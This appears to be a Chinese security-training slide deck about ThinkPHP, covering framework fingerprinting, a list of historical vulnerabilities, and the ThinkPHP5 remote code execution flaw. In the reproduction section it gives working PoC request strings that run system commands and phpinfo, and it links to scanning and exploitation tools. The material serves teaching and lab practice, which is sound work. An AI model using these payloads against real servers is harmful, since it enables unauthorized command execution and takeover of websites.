



合天网安实验室 一 大规模开放在线网安实验教学平台







### CONTENTS

- **01.** thinkphp介绍
- **02.** thinkphp漏洞介绍
- 03. thinkphp漏洞利用







/01 thinkphp介绍



## 01

#### 什么是thinkphp

ThinkPHP是一个快速、兼容而且简单的轻量级国产PHP开发框架,诞生于2006年初,原名FCS,2007年元旦正式更名为ThinkPHP,遵循Apache2开源协议发布,从Struts结构移植过来并做了改进和完善,同时也借鉴了国外很多优秀的框架和模式,使用面向对象的开发结构和MVC模式,融合了Struts的思想和TagLib(标签库)、RoR的ORM映射和ActiveRecord模式。

ThinkPHP可以支持windows/Unix/Linux等服务器环境,正式版需要PHP5.0以上版本支持,支持MySql、PgSQL、Sqlite多种数据库以及PDO扩展,ThinkPHP框架本身没有什么特别模块要求,具体的应用系统运行环境要求视开发所涉及的模块。



## O2 thinkphp应用

很多cms就是基于thinkphp5二次开发的,所以thinkphp出问题的话, 会影响很多基于thinkphp开发的网站。

http://www.thinkphp.cn/topic/65742.html

thinkphp历史漏洞:





## **O2**thinkphp应用

#### KenCMS内容管理系统

KenCMS内容管理系统,做最简约的ThinkPHP开源网站系统

KenCMS是过问科技发布的一款用于快速开发的内容管理系统,简化了网站应用开发,结合主流的Bootstrap、Font Awesome等前端框架,做最简约的ThinkPHP开源软件!

评测:是够简约的,上手程度快。

ThinkCMF内容管理框架

Thinkphp官方出品的ThinkCMF免费提供强大稳定的API,实现PC、手机Web、APP、微信、小程序等多种平台。

评测: 感觉就是个半成品, 上手程度适中。

DuxCMS

DuxCMS基于ThinkPHP的内容管理系统 - 产品/内容管理 - 极思维


强大的前后端框架后端采用THINKPHP框架,前端采用拼图UI来驱动让你更容易了解DUXCMS

评测: 前端确实挺方便的。

易优cms

易优cms基于thinkphp5开发cms系统,易优cms的诞生是根据市场需求而开发的,目前市面上的cms很多,有些功能比较强大点的cms







理解漏洞框架特征进行漏洞寻找。







thinkphp特征



:)

#### ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[ V5.0 版本由 七牛云 独家赞助发布]

ThinkPHP新手入门系列 官方应用服务市场



03

tinkphp特征

thinkphp特征

```
[10501] PDOException in Connection.php line 388
```

SQLSTATE[HY000]: General error: 1105 XPATH syntax error: 'root@172.18.0.3'

W用 📕 Hacksearch 🔛 everycms 📕 百里 📕 养化 📕 一型网络 📕 文件失 📕 順印 🧗 高別歌・子/7|万字| 💟 小密園 ы Google 翻岸 📕 上作

```
379.
                $this->PDOStatement->execute();
380.
                // 调试结束
381.
                $this->debug(false);
382.
                // 返回结果集
383.
                return $this->getResult($pdo, $procedure);
384.
            } catch (\PDOException $e) {
385.
                if ($this->isBreak($e)) {
386.
                    return $this->close()->query($sql, $bind, $master, $pdo);
387.
388.
                throw new PDOException($e, $this->config, $this->getLastsql());
            } catch (\ErrorException $e) {
389.
390.
                if ($this->isBreak($e)) {
391.
                    return $this->close()->query($sql, $bind, $master, $pdo);
392.
393.
                throw Se:
394.
395.
396.
397.
```





03

tinkphp特征

thinkphp特征

*	127	7.0.0.1	/thinkphp/p	oublic/?s=	asdf							
● 新标签页 ● http://127.0.0.1/dor												
INT	~	- 0	SQL BASICS	- UNION	BASED*	ERROR/E	OUBLE C	UERY•	TOOLS*	WAF	BYPASS	EN
*	Lo <u>a</u> d URL Split URL Execute											
	=		Post data [	Referrer		OxHEX 🚬	· =	%URL	<b>&gt;</b>		BASE64	-

#### 页面错误!请稍后再试~

ThinkPHP V5.0.10 { 十年磨一剑-为API开发设计的高性能框架 }





## 04

#### thinkphp历史漏洞

ThinkPHP3.2.3 缓存函数设计缺陷可导致Getshell

ThinkPHP5\_SQL注入漏洞&&敏感信息泄露

ThinkPHP3.2.3\_最新版update注入漏洞

ThinkPHP5.0.10缓存函数设计缺陷可导致Getshell

ThinkPHP3.2.X find select delete注入

ThinkPHP框架5.0.X\_sql注入漏洞分析

ThinkPHP3.X\_order\_by注入漏洞

ThinkPHP5.X order by注入漏洞

ThinkPHP5.X 远程代码执行



#### 漏洞简介:

由于ThinkPHP5框架对控制器名没有进行足够的安全检测,导致在没有开启强制路由的情况下,攻击者构造指定的请求,可以直接getshell (前台getshell)

影响范围: ThinkPHP 5.0系列 < 5.0.23, ThinkPHP 5.1系列 < 5.1.31,以及基于 ThinkPHP5二次开发的CMS,如AdminLTE后台管理系统、Thinkcmf、ThinkSNS等



#### 漏洞复现

1.搭建环境: 把thinkphp5的包放入根目录即可http://120.27.61.239:8080/vulnlab/exec/thinkphp5/thinkphp50/public/index.php

```
cg1-bin error manual icons
[root@server3d1204cl-18a4-40cf-a69d-775d45873d96 www]# cd html/
[root@server3d1204cl-18a4-40cf-a69d-775d45873d96 html]# ls
ask company favicon.ico images index.php
api book tata group include install member robots.txt tags.php
[root@server3d1204cl-18a4-40cf-a69d-775d45873d96 html]# 
[root@server3d1204cl-18a4
```




## 2.构造poc

```
实验中的poc:
?s=index/\think\app/invokefunction&function=call_user_func_arr
ay&vars[0]=system&vars[1][]=whoami
其他poc:
5.0.10:
/?s=index/index/index
post:
s=ipconfig&_method=_construct&method=&filter[]=system
```



#### 漏洞复现



```
poc0 =
'/index.php/?s=index/\think\Container/invokefunction&f
unction=call user func array&vars[0]=phpinfo&vars[1][]
=1'
poc1 =
'/index.php/?s=index/\think\app/invokefunction&functio
n=call user func array&vars[0]=phpinfo&vars[1][]=1'
poc2 =
'/index.php/?s=index/\think\Request/input&filter=phpinf
o&data=1'
poc3 =
'/index.php?s=/index/\think\request/cache&key=1|phpin
fo'
```



```
4.thinkphp5 poc 集合
poc4: POST
s=captcha
_method=__construct&filter[]=system&method=get&ser
ver[REQUEST METHOD]=id
```







# /03 漏洞利用工具

理解漏洞框架特征进行漏洞寻找。



#### 漏洞检测:

https://github.com/Lucifer1993/TPscan

#### 漏洞利用:

https://github.com/admintony/thinkPHPBatchPochttps://github.com/sukabuliet/ThinkphpRCE





01

#### ThinkPHP5远程命令执行漏洞

http://hetianlab.com/expc.do?ec=ECIDb06f-9bfa-4e0a-80af-36af7391a643



#### ThinkPHP5远程命令执行漏洞

★★★★★ 3 人评价 (884 人已学)

ThinkPHP是一个基于MVC和面向对象的轻量级PHP开发框架,遵循Apache2开源协议发布。从诞生以来一直更承简洁实用的设计原则,在保持出色的性能和至简的代码的同时,注重开发体验和易用性,为

02

#### ImageMagick命令执行漏洞

http://hetianlab.com/expc.do?ec=ECID9d6c0ca797abec2016072212485000001



#### ImageMagick命令执行漏洞

★★★★★ 34 人评价 (802 人已学)

ImageMagick被曝出存在本地命令执行漏洞,由于大量的web程序都使用了他的拓展,导致这些本地命令执行漏洞在web的环境里可以被远程触发变成了危害巨大的远程命令执行。



## 谢谢观看

合天网安实验室

www.hetianlab.com